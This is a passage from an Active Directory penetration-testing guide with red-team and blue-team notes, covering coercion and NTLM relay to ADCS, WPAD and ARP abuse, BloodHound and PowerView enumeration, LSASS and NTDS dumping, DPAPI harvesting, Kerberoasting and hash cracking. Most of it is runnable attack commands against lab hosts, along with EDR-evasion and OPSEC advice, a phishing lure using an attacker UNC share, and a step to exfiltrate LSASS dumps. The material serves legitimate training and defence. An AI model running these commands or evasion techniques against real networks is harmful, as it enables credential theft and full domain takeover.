coercer coerce -u jdoe -p 'Spring2026!' -d corp.local \
-t 192.168.56.10 -l 192.168.56.20
```

Argument pattern: <target to coerce> is the victim (the DC), <listener> is your relay/capture host. Coercer’s -t (target) / -l (listener) makes this explicit.

The combined kill-chain (coercion + relay):

1. Start ntlmrelayx -> ADCS web enroll (ESC8) or LDAP(S)
2. Coerce the DC (PetitPotam/DFSCoerce) to auth to your relay host
3. DC authenticates as DC01\$ -> relayed to ADCS -> you get DC01\$ cert
4. Use cert (PKINIT) -> TGT for DC01\$ -> DCSync -> every hash incl. krbtgt

[RED TEAM] **Red Team Note:** Coercion forcing a **DC** to auth is high-signal — it’s exactly what mature blue teams hunt. DFSCoerce/ShadowCoerce are useful when PetitPotam is patched. Prefer coercing a *non-DC* server when your goal allows it (less scrutiny).

[BLUE TEAM] **Blue Team Note:** Patch the EFSR/RPRN/DFSNM CVEs, **disable the Print Spooler** on DCs/servers that don’t need it, enforce relay protections (§4.4), and consider **RPC filters** to block the specific coercion interfaces. Detect unexpected DC->arbitrary-host authentications (machine account auth to a workstation is abnormal).

5.6 4.6 ARP Spoofing & WPAD Abuse

- **ARP spoofing** (arp spoof, bettercap, ettercap) lets you MITM IPv4 traffic on a flat L2 segment — useful to intercept cleartext or redirect to your services, but **noisy and disruptive** (can blackhole the segment). Use sparingly and with care.
- **WPAD (Web Proxy Auto-Discovery)**: Windows asks for `http://wpad/wpad.dat` to find a proxy. Answer it (Responder -w, or DNS spoof via mitm6) and you can force browsers to authenticate to your “proxy” -> capture/relay NTLM. WPAD-over-DNS is a classic, high-yield trick when WPAD isn’t locked down.

[BLUE TEAM] **Blue Team Note**: Create a DNS entry for wpad (or a GPO disabling WPAD/auto-detect) so the rogue answer never wins; disable proxy auto-detect in browser policy.

5.7 4.7 Web-to-AD: OWA, ADFS, LDAP-Bind Apps

Public-facing apps that authenticate against AD are footholds:

- **OWA / Exchange** and **ADFS** portals accept domain creds -> spray them (carefully — they often feed the same lockout policy) and they confirm valid users via response/timing differences.
- **Apps with an LDAP bind** (intranet logins, VPNs, printers, NAS) may allow **LDAP injection** or expose a **service bind account** in config — recover it and you have domain creds. Test login fields for `*` (`uid=*` style injection where appropriate).
- A captured ADFS/OWA credential is a domain credential -> pivot straight into Ch. 5 enumeration.

[RED TEAM] Spraying internet-facing OWA/ADFS is detectable and counts against lockout; pace it like §3.7 and prefer Kerberos/known-format guesses.

5.8 4.8 Phishing for AD Creds (if in scope)

When phishing is authorized, the common AD-relevant payloads:

- **Credential-harvest pages** mimicking OWA/Single Sign-On (SSO) -> captured domain creds.
- **Malicious documents / HTA / LNK** that fetch a UNC path (`\\attacker\share`) -> leak **NetNTLMv2** (relay/crack) without the user typing anything.
- **Macro/loader** -> C2 implant -> on-host enumeration.

[WARNING] Phishing is intrusive and legally sensitive — only with explicit written authorization, defined targets, and rules of engagement. Out of scope by default.

5.9 4.9 Public-Facing Services

Service	Foothold angle
MSSQL (1433)	Weak sa/login -> <code>xp_cmdshell</code> , or use captured domain creds; linked-server hops (Ch. 7)
RDP (3389)	Cred-stuffing / reuse; BlueKeep (CVE-2019-0708) on ancient hosts
Exchange	ProxyLogon (CVE-2021-26855 chain) / ProxyShell (CVE-2021-34473 chain) -> RCE on Exchange = near-domain access (Exchange historically had huge AD rights). Concepts only here; treat as high-value if an unpatched Exchange is in scope

Service	Foothold angle
VPN/Citrix/appliances	Vuln of the month -> internal network access

[EXAM TIP] **Exam tip:** On exams you'll often get the foothold via a *web app* Remote Code Execution (RCE) or a found credential, then everything becomes AD enumeration. Don't tunnel-vision on AD-specific exploits when a boring web shell gets you in faster.

5.10 Chapter 4 Recap

You now have multiple roads from “on the network” to “authenticated/executing”: validate found creds, poison name resolution (Responder), abuse IPv6 (mitm6), relay NTLM to SMB/LDAP/ADCS, and *force* authentication with coercion. The marquee chain — **coerce a DC -> relay to ADCS (ESC8) -> DCSync** — can end an engagement in minutes when ADCS is unpatched.

[LAB] **Lab exercise:** (1) Trigger an LLMNR lookup on WS01 and catch the NetNTLMv2 with Responder, then crack it. (2) With Responder's SMB/HTTP off, relay a coerced auth to LDAPS and confirm `--delegate-access` writes RBCD. (3) If you installed ADCS, run the PetitPotam->ESC8 chain end to end.

Next: Chapter 5 — Post-Compromise Enumeration: the crown-jewel phase where BloodHound, PowerView, and LDAP turn one credential into a map of every path to Domain Admin.

[(continued)]

Chapter 6

Chapter 5 — Post-Compromise Enumeration (The Crown Jewel Phase)

One valid credential is not the goal — it's the *key to the map*. This chapter turns that credential into a complete picture of the domain: every user, group, ACL, delegation, certificate template, and the shortest path to Domain Admin. Get good at this and the rest of the book is just executing the paths you found here.

6.1 5.1 Why Enumeration Is 80% of the Pentest

In AD, you rarely “exploit” your way to DA — you **discover a path** through misconfigurations and walk it. The attacker who enumerates thoroughly beats the one who knows more exploits. Three reasons:

1. **The path already exists.** Overprivileged ACLs, Kerberoastable admins, delegation, and ADCS misconfigs are *present* — you just have to see them.
2. **Blind action is loud and risky.** Throwing exploits triggers alerts and breaks things. Targeted action (because you enumerated) is quiet and reliable.
3. **BloodHound literally computes the answer.** It ingests your enumeration and draws the shortest path to Tier 0.

[EXAM TIP] **Exam tip:** When stuck on an AD box, the answer is almost always “enumerate more,” not “find a new exploit.” Re-run BloodHound as different users; the graph changes with each new principal you own.

6.2 5.2 Manual Enumeration (no special tools)

Always know how to enumerate with **built-in** commands — for OPSEC, for restricted shells, and for when tooling is blocked.

```
:: Domain + user/group basics (net commands)
net user /domain                :: all domain users
net user jdoe /domain           :: details of one user
net group "Domain Admins" /domain :: who's in DA
net group "Domain Computers" /domain
net accounts /domain            :: password/lockout policy
net localgroup Administrators   :: local admins on this host

:: Trusts & DCs
nltest /domain_trusts /all_trusts
nltest /dclist:corp.local
nltest /dsgetdc:corp.local
```

PowerShell AD module (RSAT — backed by AD Web Services on 9389):

```
Get-ADUser -Filter * -Properties servicePrincipalName |
  Where-Object {$_.servicePrincipalName} |
  Select sAMAccountName,servicePrincipalName           # Kerberoastable users

Get-ADUser -Filter 'userAccountControl -band 4194304' `
  -Properties userAccountControl                       # AS-REP roastable (no-preauth)

Get-ADGroupMember "Domain Admins" -Recursive          # unrolled DA membership
```

dsquery (on servers with the tools): dsquery user, dsquery group, etc. — handy when PowerShell is constrained.

[RED TEAM] **Red Team Note:** net/nltest/dsquery are **Living-Off-the-Land Binaries (LOLBins)** — present everywhere, blend in, and don't trip script-based detections the way SharpHound might. On a high-OPSEC engagement, do first-pass recon with these before deciding whether to risk a noisy collector.

6.3 5.3 LDAP Enumeration in Depth

LDAP is the richest source — everything in AD is an LDAP object. Master a few queries and you can answer almost any question.

```
# ldapdomaindump - dumps users/groups/computers/policies to HTML/JSON/grep
ldapdomaindump -u 'corp.local\jdoe' -p 'Spring2026!' 192.168.56.10 -o loot/

# windapsearch - targeted queries
windapsearch -d corp.local -u jdoe -p 'Spring2026!' --dc 192.168.56.10 -U # users
windapsearch ... --da # domain admins
windapsearch ... --computers

# Raw ldapsearch power queries (reuse the filter language from Ch.1)
# All users with an SPN (Kerberoastable):
ldapsearch -x -H ldap://192.168.56.10 -D 'jdoe@corp.local' -w 'Spring2026!' \
  -b 'DC=corp,DC=local' '(&(objectCategory=user)(servicePrincipalName=*))' \
  sAMAccountName servicePrincipalName

# Accounts trusted for unconstrained delegation:
# (TRUSTED_FOR_DELEGATION = 0x80000 = 524288)
ldapsearch ... '(userAccountControl:1.2.840.113556.1.4.803:=524288)' sAMAccountName

# Accounts with constrained delegation set:
ldapsearch ... '(msDS-AllowedToDelegateTo=*)' sAMAccountName msDS-AllowedToDelegateTo
```

[TIP] **NetExec LDAP modules** wrap the most common queries:

```
nxc ldap 192.168.56.10 -u jdoe -p 'Spring2026!' --kerberoasting kerb.txt
nxc ldap ... --asreproast asrep.txt
nxc ldap ... --trusted-for-delegation
nxc ldap ... --password-not-required
nxc ldap ... --admin-count # adminCount=1 (protected/interesting accounts)
```

[BLUE TEAM] **Blue Team Note:** A single principal reading *the entire directory* (every user/group/ACL) in seconds is the SharpHound/ldapdomaindump signature. Enable LDAP diagnostic logging for expensive searches and baseline who normally runs broad queries (usually nobody but admins/tools).

6.4 5.4 BloodHound — The Deep Dive

BloodHound ingests AD relationships into a graph database and answers questions like “*what’s the shortest path from the user I own to Domain Admin?*” It’s the single most important enumeration tool in AD pentesting.

6.4.1 Collection with SharpHound

SharpHound is the collector (C# .exe, PowerShell, or the Python bloodhound-python/bloodhound-ce-python for agentless collection from Linux).

```
# From Linux, agentless (great when you only have creds, no shell)
bloodhound-python -u jdoe -p 'Spring2026!' -d corp.local \
  -ns 192.168.56.10 -c All --zip

# From a Windows foothold (C# collector)
.\SharpHound.exe -c All --zipfilename loot.zip
```

Collection methods (-c) — what each gathers:

Method	Collects
Group	Group memberships
LocalAdmin/LocalGroup	Local admin/RDP/DCOM rights on hosts (needs host access)
Session	Logged-on users (who's where -> where to go for creds)
ACL	DACLs/ACEs on objects (the privesc edges)
Trusts	Domain/forest trusts
ObjectProps	Object attributes (SPNs, no-preauth, pwdlastset)
Container	OU/GPO structure
CertServices	ADCS templates/CAs (BloodHound CE) -> ESC paths
All	Everything except very loud methods
DCOnly	LDAP-only, no host touch — quiet

[RED TEAM] **Red Team Note:** Session/LocalAdmin collection touches *every host* (loud). For OPSEC use -c DCOnly (LDAP to the DC only) first; it still reveals groups, ACLs, delegation, and ADCS — enough to find most paths without spraying connections across the network. Add --Stealth to limit host enumeration.

6.4.2 BloodHound CE setup & usage

BloodHound Community Edition (CE) replaced legacy BloodHound. It runs as Docker containers (web UI + Postgres + the graph service). Quick start:

```
# Official docker-compose (BloodHound CE)
curl -L https://ghst.ly/getbhce | docker compose -f - up
# then browse http://localhost:8080, upload the SharpHound zip
```

Use the modern collector matching your version (SharpHound for CE, or bloodhound-ce-python). Upload the zip in the UI's "Ingest" / file-upload area.

6.4.3 Key built-in queries

- **Shortest Paths to Domain Admins** — the headline query.
- **Find Principals with DCSync Rights.**
- **Kerberoastable users / AS-REP roastable users.**
- **Find Computers where Domain Users are Local Admin.**
- **Shortest Path from Owned Principals** — *mark every account you control as "Owned"* (right-click -> Mark as Owned), then run this. It only shows paths *you can actually walk*. This is the workflow that wins engagements.
- **Find paths to high-value targets / unconstrained delegation systems.**

6.4.4 Custom Cypher queries

BloodHound's graph DB speaks **Cypher**. Examples:

```
// Users with an SPN that are also members of a high-value group (juicy Kerberoast)
MATCH (u:User)-[:MemberOf*1..]->(g:Group)
WHERE u.hasspn = true AND g.highvalue = true
RETURN u.name, g.name
```

```
// Everything an owned user can reach in one hop (ACL edges)
MATCH (n {owned:true})-[r]->(m)
RETURN n,r,m

// Shortest path from a specific user to Domain Admins
MATCH p=shortestPath((u:User {name:'JDOE@CORP.LOCAL'})-[*1..]->(g:Group {name:'DOMAIN ADMIN@CORP.LOCAL'}))
RETURN p
```

[TIP] The mindset: **own a principal -> mark it owned -> ask BloodHound what *that* principal can do -> execute one edge -> own the next principal -> repeat.** Each new ownership unlocks new paths.

[BLUE TEAM] **Blue Team Note:** Defenders run BloodHound *too* — proactively, to find and cut these paths before attackers do. “Attack path management” (BloodHound Enterprise) is built around exactly this.

6.5 5.5 PowerView / SharpView

PowerView (PowerShell) is the surgical alternative when you want specific answers from a Windows foothold. **SharpView** is the C# port. The cmdlets you’ll use most:

```
# Domain / policy
Get-Domain ; Get-DomainController ; Get-DomainPolicy

# Users / groups / computers
Get-DomainUser -SPN # Kerberoastable
Get-DomainUser -PreauthNotRequired # AS-REP roastable
Get-DomainGroupMember "Domain Admins" -Recurse
Get-DomainComputer -Unconstrained # unconstrained delegation hosts
Get-DomainComputer -TrustedToAuth # constrained delegation

# ACL hunting (the privesc goldmine)
Get-DomainObjectAcl -Identity "Domain Admins" -ResolveGUIDs
Find-InterestingDomainAcl -ResolveGUIDs # all "interesting" rights across the domain

# Sessions / local admin (where are privileged users logged in?)
Get-NetSession -ComputerName SRV01
Find-DomainUserLocation -UserGroupIdentity "Domain Admins" # hunt DA sessions

# Shares & GPOs
Find-DomainShare -CheckShareAccess
Get-DomainGPO ; Get-DomainGPOLocalGroup # who gets local admin via GPO
```

Cmdlet explanations (the high-value ones): - **Find-InterestingDomainAcl -ResolveGUIDs** -> enumerates non-default ACEs (GenericAll, WriteDACL, etc.) and resolves the extended-right GUIDs to readable names. This is manual BloodHound-ACL. - **Find-DomainUserLocation** -> “user hunting”: finds machines where members of a group (e.g. Domain Admins) are logged in -> that’s where you go to steal their creds/token (Ch. 6/8). - **Get-DomainObjectAcl -ResolveGUIDs** -> shows exactly who has what rights on a target object.

[RED TEAM] **Red Team Note:** PowerView is PowerShell -> subject to **Antimalware Scan Interface (AMSI)**, **script-block logging (Event 4104)**, and **Constrained Language Mode**. On hardened hosts use the C# SharpView, run in-memory, or fall back to LDAP from Linux. Loading PowerView.ps1 from disk is a classic detection.

6.6 5.6 AD Security Assessment Tools (also great for recon)

Tool	Side	What it gives you
PingCastle	Blue (usable by red)	Domain “health/risk score,” misconfig report, maps — <i>fast</i> posture overview
Purple Knight	Blue	Indicators of exposure/compromise across AD/Entra

Tool	Side	What it gives you
ADRecon	Both	Massive Excel report of users/groups/SPNs/ACLs/GPOs/etc.

```
# PingCastle (run on Windows; produces an HTML report + score)
PingCastle.exe --healthcheck --server corp.local
```

[RED TEAM] As an attacker with a foothold, running **PingCastle** gives you a defender's-eye risk report in minutes — it'll literally list the RC4 accounts, no-preauth users, delegation, and AD CS issues. Use it for fast triage (but it's noticeable).

6.7 5.7 Enumerating Shares, Printers, MSSQL, SCCM

```
# SMB shares across the network + readable/writable flags
nxc smb 192.168.56.0/24 -u jdoe -p 'Spring2026!' --shares
# Spider a share for secrets (passwords, configs, keys)
nxc smb 192.168.56.11 -u jdoe -p 'Spring2026!' -M spider_plus

# Hunt SYSVOL for GPP cpassword (Ch.1)
nxc smb 192.168.56.10 -u jdoe -p 'Spring2026!' -M gpp_password

# MSSQL discovery + access check
nxc mssql 192.168.56.0/24 -u jdoe -p 'Spring2026!'

# SCCM/MECM recon (NAA creds, management points)
# (NetExec sccm module / SharpSCCM)
```

What to look for: - **Open/over-shared file shares** -> credentials in scripts, KeePass DBs, backups, unattend.xml, web.config. - **MSSQL** you can reach -> linked-server hops and xp_cmdshell (Ch. 7). - **SCCM/Microsoft Endpoint Configuration Manager (MECM)** -> Network Access Account creds and client-push abuse are a fast privesc in many enterprises.

[TIP] Shares are perennially underrated. Many engagements end via a plaintext password in a forgotten script on a wide-open share — long before any fancy Kerberos attack.

6.8 5.8 AD CS Enumeration

If AD Certificate Services exists, enumerate it early — ESC1–ESC16 (Ch. 7) are among the most reliable privesc paths.

```
# Certipy: find CAs + templates and flag vulnerable ones
certipy find -u jdoe@corp.local -p 'Spring2026!' -dc-ip 192.168.56.10 -stdout
# or full output (JSON/BloodHound-importable)
certipy find -u jdoe@corp.local -p 'Spring2026!' -dc-ip 192.168.56.10
```

- certipy find enumerates the CA(s) and every certificate template, then **annotates which ESC conditions are met** (e.g. [!] Vulnerabilities: ESC1). This is the single command that tells you if AD CS is a path.
- -stdout prints to terminal; default writes JSON + a .txt plus a BloodHound-importable file.

On Windows, **Certify**: Certify.exe find /vulnerable.

[RED TEAM] **Stealth recon**: newer Certipy also has **certipy parse** for *offline* enumeration from a host's local CA registry data — quieter than the LDAP/RPC find when you already have a foothold near the CA.

[EXAM TIP] **Exam tip**: Run certipy find on every engagement with AD CS. ESC1 and ESC8 alone account for a large share of real-world AD CS compromises and frequently appear in labs.

6.9 5.9 LAPS / gMSA Enumeration

```
# Who can read LAPS passwords? Can *you*?
nxc ldap 192.168.56.10 -u jdoe -p 'Spring2026!' -M laps
nxc smb 192.168.56.11 -u jdoe -p 'Spring2026!' --laps # use LAPS pw to auth if readable

# gMSA: list gMSAs and whether you can read their managed password
nxc ldap 192.168.56.10 -u jdoe -p 'Spring2026!' --gmsa
python3 gMSADumper.py -u jdoe -p 'Spring2026!' -d corp.local
```

Look for **ReadLAPSPassword** / **ReadGMSAPassword** edges in BloodHound — they hand you local admin on a host or a service account's hash directly.

6.10 5.10 Delegation Enumeration

Three delegation types, each a privesc path (Ch. 7). Find them now:

```
# Unconstrained (UAC TRUSTED_FOR_DELEGATION)
nxc ldap 192.168.56.10 -u jdoe -p 'Spring2026!' --trusted-for-delegation
# Constrained (msDS-AllowedToDelegateTo populated)
ldapsearch ... '(msDS-AllowedToDelegateTo=*)' sAMAccountName msDS-AllowedToDelegateTo
# RBCD (msDS-AllowedToActOnBehalfOfOtherIdentity populated)
ldapsearch ... '(msDS-AllowedToActOnBehalfOfOtherIdentity=*)' sAMAccountName
```

Type	Attribute / flag	Risk
Unconstrained	userAccountControl TRUSTED_FOR_DELEGATION	Host caches any user's TGT -> coerce a DA/DC and steal its TGT
Constrained	msDS-AllowedToDelegateTo	Impersonate users to listed services (S4U)
RBCD	msDS-AllowedToActOnBehalfOfOtherIdentity	If you can write it, impersonate to that resource

BloodHound flags all three and shows who can abuse them.

6.11 5.11 Misconfiguration Hunting

A checklist to run against every domain:

- **SPNs on admin/privileged accounts** -> high-value Kerberoast (crack = instant privilege).
- **Pre-auth disabled** (DONT_REQ_PREAUTH) -> AS-REP roast.
- **PASSWD_NOTREQD** accounts -> possibly blank passwords.
- **Reversible encryption** enabled (UF_ENCRYPTED_TEXT_PWD_ALLOWED) -> password recoverable in cleartext from NTDS.
- **adminCount=1** stale accounts (formerly privileged, still protected).
- **RC4-only / DES** enabled accounts (msDS-SupportedEncryptionTypes).
- **Old pwdLastSet** on service accounts (weak, never-rotated passwords).
- **GPP cpassword** in SYSVOL.
- **Overprivileged ACLs** (BloodHound Find-InterestingDomainAcl).

```
# NetExec one-shots for several of these
nxc ldap 192.168.56.10 -u jdoe -p 'Spring2026!' --password-not-required
nxc ldap 192.168.56.10 -u jdoe -p 'Spring2026!' --asreproast asrep.txt
```

6.12 5.12 Password Policy & Session Enumeration

```
# Password & lockout policy (governs your spray cadence – Ch.3)
nxc smb 192.168.56.10 -u jdoe -p 'Spring2026!' --pass-pol
# Fine-grained password policies (PSOs) may override the default – check too

# Logged-on users / sessions (where privileged users are -> cred theft targets)
nxc smb 192.168.56.0/24 -u jdoe -p 'Spring2026!' --loggedon-users
nxc smb 192.168.56.0/24 -u jdoe -p 'Spring2026!' --sessions
```

Session enumeration ties everything together: BloodHound + Find-DomainUserLocation tell you **where a Domain Admin is logged in**, and that host becomes your next target — go there, dump LSASS (Ch. 6), and you have DA creds.

6.13 Chapter 5 Recap

You can now convert one credential into a full domain map: users, groups, ACLs, delegation, ADCS templates, shares, sessions, and policy. Most importantly, you can run BloodHound's “**paths from owned principals**” to get an executable to-do list to Domain Admin. Everything in Chapters 6–9 is “execute one edge on that path.”

[LAB] **Lab exercise:** Collect BloodHound as jdoe, mark jdoe as owned, and run “Shortest Paths from Owned Principals.” You should see your seeded misconfigs (Kerberoast on svc_sql, the GenericAll edge) as the route to escalation. Then run certipy find and confirm it flags your ESC1 template.

Next: Chapter 6 — Credential Harvesting & Cracking: Local Security Authority Subsystem Service (LSASS), NTDS.dit, Kerberoasting, AS-REP roasting, DPAPI, and turning hashes into access.

[(continued)]

Chapter 7

Chapter 6 — Credential Harvesting & Cracking

Enumeration found the paths; credentials let you walk them. This chapter is about *acquiring secrets* — from memory (LSASS), from disk (SAM/NTDS), from Kerberos (roasting), and from the network — then *converting* them (cracking, or using as-is). Recall the conversion chain from Ch. 1: capture -> crack -> password -> NT hash -> PTH -> NTDS -> krbtgt.

7.1 6.1 LSASS Dumping

The **Local Security Authority Subsystem Service (lsass.exe)** holds, in memory, the secrets of users currently/recently logged on: NT hashes, Kerberos tickets/keys, and (on older/misconfigured systems) cleartext via WDigest. Dumping LSASS on a host where a privileged user is logged in = their credentials. **Requires local admin / SeDebugPrivilege.**

7.1.1 Methods (most -> least OPSEC-friendly)

```
:: 1. comsvcs.dll MiniDump (LOLBin – no tool upload needed)
:: Find the LSASS PID first (tasklist /fi "imagename eq lsass.exe")
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump <PID> C:\temp\l.dmp full

# 2. Procdump (signed Sysinternals binary – blends in)
procdump.exe -accepteula -ma lsass.exe lsass.dmp

# 3. nanodump / HandleKatz – minimal/obfuscated dumps designed to evade EDR
# (use a handle-duplication / syscall approach instead of OpenProcess on lsass)

# 4. Mimikatz (most powerful, most detected)
privilege::debug
sekurlsa::logonpasswords          # all creds in memory
sekurlsa::ekeys                  # Kerberos keys (for Pass-the-Key)
sekurlsa::tickets /export        # export TGTs/TGS for Pass-the-Ticket
```

Then parse a dump **offline** (don't run mimikatz on the host if you can avoid it):

```
# Parse the dump on your Kali box with pypykatz (no AV to dodge)
pypykatz lsa minidump lsass.dmp
```

Flag/option notes: - comsvcs.dll MiniDump <PID> <out> full -> full = full memory dump (needed for cred extraction); the whole point is it's a *signed Microsoft DLL*, so no foreign binary touches disk. - procdump -ma -> full dump including memory; -accepteula skips the prompt. - sekurlsa::logonpasswords -> walks LSASS for all providers' creds; on patched/Credential-Guard systems you'll get hashes/tickets but not cleartext.

[RED TEAM] **Red Team Note:** Directly opening a handle to lsass.exe is the **#1 Endpoint Detection and Response (EDR) trigger** in AD. Best OPSEC: dump on the host with a LOLBin/minimal tool, exfil

the .dmp, and parse with pypykatz offline. Better still, avoid LSASS entirely when a roast/relay gets you there. Renaming mimikatz does **not** beat behavioral EDR.

[BLUE TEAM] **Blue Team Note:** Enable **Credential Guard** (isolates secrets in Virtualization-Based Security (VBS)), **Attack Surface Reduction** rule “**Block credential stealing from lsass**”, and **PPL (RunAsPPL)** for LSASS. Alert on Sysmon **Event 10** (process access to lsass with suspicious access masks like 0x1010/0x1410) and on comsvcs.dll MiniDump command lines.

7.2 6.2 SAM / SYSTEM / SECURITY Hive Extraction

The **Security Account Manager (SAM)** hive stores *local* account hashes; **SYSTEM** holds the bootkey to decrypt them; **SECURITY** holds Local Security Authority (LSA) secrets/cached creds. With local admin:

```
reg save HKLM\SAM C:\temp\sam.save
reg save HKLM\SYSTEM C:\temp\system.save
reg save HKLM\SECURITY C:\temp\security.save

# Extract offline with Impacket
secretsdump.py -sam sam.save -system system.save -security security.save LOCAL

# Or remotely in one shot (admin creds), no files left behind
secretsdump.py corp.local/jdoe:'Spring2026!'@192.168.56.11
```

- Local SAM gives you the **local administrator NT hash** -> Pass-the-Hash to every machine sharing that local password (classic lateral-spread when LAPS isn't deployed).
- secretsdump.py ... @host does SAM + LSA + cached creds remotely over SMB/RPC.

[BLUE TEAM] **Blue Team Note:** LAPS (Ch. 1.14) defeats local-hash reuse by randomizing each machine's local admin password. reg save of SAM/SYSTEM and remote secretsdump are detectable (Event 4688/Sysmon 1 for reg save; service creation for some secretsdump methods).

7.3 6.3 NTDS.dit Extraction (every domain hash)

The domain's NTDS.dit (Ch. 1.5) holds **every** account's NT hash including krbtgt. Needs DC admin or replication rights.

```
# (A) Remote DCSync via DRSUAPI - NO file copy, NO code on DC (cleanest)
secretsdump.py corp.local/Administrator:'P@ss'@192.168.56.10
# add -just-dc to limit to domain creds, -just-dc-ntlm for hashes only
secretsdump.py -just-dc-ntlm corp.local/Administrator:'P@ss'@192.168.56.10

:: (B) On the DC: ntdsutil IFM snapshot (writes a copy you can exfil)
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ifm" q q

:: (C) Volume Shadow Copy then grab the locked file
vssadmin create shadow /for=C:
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit C:\temp\
reg save HKLM\SYSTEM C:\temp\sys.save

# Parse an extracted ntds.dit + SYSTEM hive offline
secretsdump.py -ntds ntds.dit -system sys.save LOCAL
```

- -just-dc -> only domain account secrets (skip local SAM/LSA); -just-dc-ntlm -> NT hashes only (faster, less noise in output). You also get Kerberos keys and password history with the default.
- Method (A) is a **DCSync** (full theory in Ch. 9) — it uses replication, so no shadow copy and no binary on the DC.

[EXAM TIP] **Exam tip:** Once you're DA (or have replication rights), secretsdump.py -just-dc dumps everything — including krbtgt, which you need for Golden Tickets (Ch. 9). This is usually the “domain owned, now prove persistence” step.

7.4 6.4 DPAPI, Credential Manager, Vaults, Browsers, KeePass, WiFi

The **Data Protection API (DPAPI)** encrypts user secrets (saved web/Remote Desktop Protocol (RDP) creds, browser passwords/cookies, vaults) with keys derived from the user's password (or a domain backup key). Harvest these for lateral creds users *typed once and forgot*.

```
# Mimikatz: decrypt DPAPI-protected blobs (need the user's masterkey)
dpapi::masterkey /in:"%appdata%\...\Protect\<SID>\<GUID>" /sid:<SID> /password:<pw>
dpapi::cred /in:"%appdata%\...\Credentials\<file>"
vault::cred /patch # Credential Manager

# LaZagne – automated local credential harvester (browsers, wifi, mail, etc.)
laZagne.exe all

# WiFi cleartext PSKs (local admin)
netsh wlan show profile <SSID> key=clear

# KeePass – if you find a .kdbx, attack the master password offline (mode 13400)
hashcat -m 13400 keepass.hash rockyou.txt
```

[TIP] **The DPAPI domain backup key:** with DA, you can extract the domain's DPAPI backup key once (lsadump::backupkeys) and then decrypt *any* domain user's DPAPI secrets forever — a powerful, quiet persistence/harvest primitive.

[RED TEAM] KeePass CVE-2023-32784 allowed recovering the master password from memory of an unlocked DB — worth checking on older KeePass versions you find.

7.5 6.5 LSA Secrets

LSA secrets (in the SECURITY hive) store service-account passwords, scheduled-task creds, machine account secrets, and cached domain logons:

```
secretsdump.py -security security.save -system system.save LOCAL
# yields: $MACHINE.ACC (machine acct), DefaultPassword (autologon),
#         service account secrets, and DCC2 cached creds (next section)
```

Autologon (DefaultPassword) frequently leaks a real domain user's cleartext password — easy win.

7.6 6.6 Kerberoasting

7.6.1 Theory

Any authenticated user can request a **TGS** for any account that has an **SPN** (Ch. 1.10/1.6.2). The TGS is encrypted with the **service account's password-derived key** (RC4 = its NT hash). Request it, extract the encrypted portion, crack **offline** to recover the service account's password. No special rights needed — just a domain credential. Because service accounts are often privileged and weakly-passworded, this is a top privesc.

7.6.2 Execution

```
# Impacket (from Linux) – request TGS for all SPN'd users
GetUserSPNs.py -request -dc-ip 192.168.56.10 corp.local/jdoe:'Spring2026!' -outputfile kerb.hash

# Rubeus (from Windows)
Rubeus.exe kerberoast /outfile:kerb.hash /nowrap
Rubeus.exe kerberoast /rc4opsec # only roast accounts that support RC4 (AES-aware)
```

- -request -> actually request the tickets (vs just listing SPNs).
- /nowrap -> don't line-wrap the hash (avoids copy/paste corruption).
- /rc4opsec -> modern Rubeus: avoids requesting RC4 for accounts where it would be anomalous; helps OPSEC in AES environments.

7.6.3 Targeted Kerberoasting (with write access)

If you have GenericWrite/GenericAll over a user (Ch. 5/7), **add an SPN**, roast, then remove it:

```
# bloodyAD: set a temporary SPN, then roast, then clean up
bloodyAD -u jdoe -p 'Spring2026!' -d corp.local --host 192.168.56.10 \
  set object targetuser servicePrincipalName -v 'fake/svc'
GetUserSPNs.py -request -dc-ip 192.168.56.10 corp.local/jdoe:'Spring2026!'
# then remove the SPN
```

7.6.4 Cracking the TGS

```
# Kerberos 5 TGS-REP etype 23 (RC4) = hashcat mode 13100
hashcat -m 13100 kerb.hash rockyou.txt -r /usr/share/hashcat/rules/best64.rule
# AES TGS-REP etype 17/18 = modes 19600 / 19700 (much slower to crack)
```

[RED TEAM] **Red Team Note:** Roasting itself is just normal Kerberos traffic, *but* requesting many TGS at once — especially **RC4 (0x17) in an AES domain** — lights up Event 4769 anomaly detection. Roast selectively, prefer the high-value SPNs, and consider /rc4opsec. Cracking is offline = invisible.

[BLUE TEAM] **Blue Team Note:** Use **gMSA/dMSA** for service accounts (240-char random rotating passwords = uncrackable). Set **AES-only** and **alert on 4769 with RC4** for privileged SPNs. Put strong, long passwords on any remaining manual service accounts and remove SPNs from admin accounts.

7.7 6.7 AS-REP Roasting

7.7.1 Theory

If an account has “**Do not require Kerberos pre-authentication**” set (DONT_REQ_PREAUTH, UAC 0x400000), the KDC will return an **AS-REP** containing data encrypted with the user’s password-derived key **to anyone who asks** — no credential required at all. Crack it offline for the password. (See AS-REQ/AS-REP in Ch. 1.6.2.)

7.7.2 Execution

```
# Impacket – no creds needed if you have a userlist; or authenticated to find all
GetNPUsers.py corp.local/ -no-pass -usersfile users.txt -dc-ip 192.168.56.10
GetNPUsers.py corp.local/jdoe:'Spring2026!' -request -dc-ip 192.168.56.10

Rubeus.exe asreproast /nowrap
```

- -no-pass -> unauthenticated mode (just probe usernames). -request -> fetch the roastable AS-REPs for accounts found.

7.7.3 Cracking

```
# AS-REP (etype 23) = hashcat mode 18200
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule
```

[BLUE TEAM] **Blue Team Note:** Audit for DONT_REQ_PREAUTH accounts and remove the flag unless truly required (rare). It’s a pure misconfiguration — there’s almost never a good reason. Detect via Event 4768 with pre-auth type 0.

7.8 6.8 Internal Password Spraying

Same principle as external (Ch. 3.7) but now you know the policy and have a credential to enumerate the full user list. Stay lockout-safe.

```
nxc smb 192.168.56.10 -u all_users.txt -p 'Summer2025!' --continue-on-success
# Spray a recovered password across accounts to find reuse:
nxc smb 192.168.56.0/24 -u all_users.txt -p 'CrackedPass1' --continue-on-success
```

[TIP] After cracking *one* service-account or user password, **spray it everywhere** — password reuse across accounts/admins is rampant and often the fastest escalation.

7.9 6.9 Cached Credentials (DCC2 / MSCache v2)

When a domain user logs into a machine that can't reach a DC, Windows caches a verifier (**DCC2 / mscash2**) so they can still log in. With local admin you can extract these from the SECURITY hive:

```
secretsdump.py -security security.save -system system.save LOCAL # shows $DCC2$
# Crack DCC2 = hashcat mode 2100
hashcat -m 2100 dcc2.hash rockyou.txt
```

